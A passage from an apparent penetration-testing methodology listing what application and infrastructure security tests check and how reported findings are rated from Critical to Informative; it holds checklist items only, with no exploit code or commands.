  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.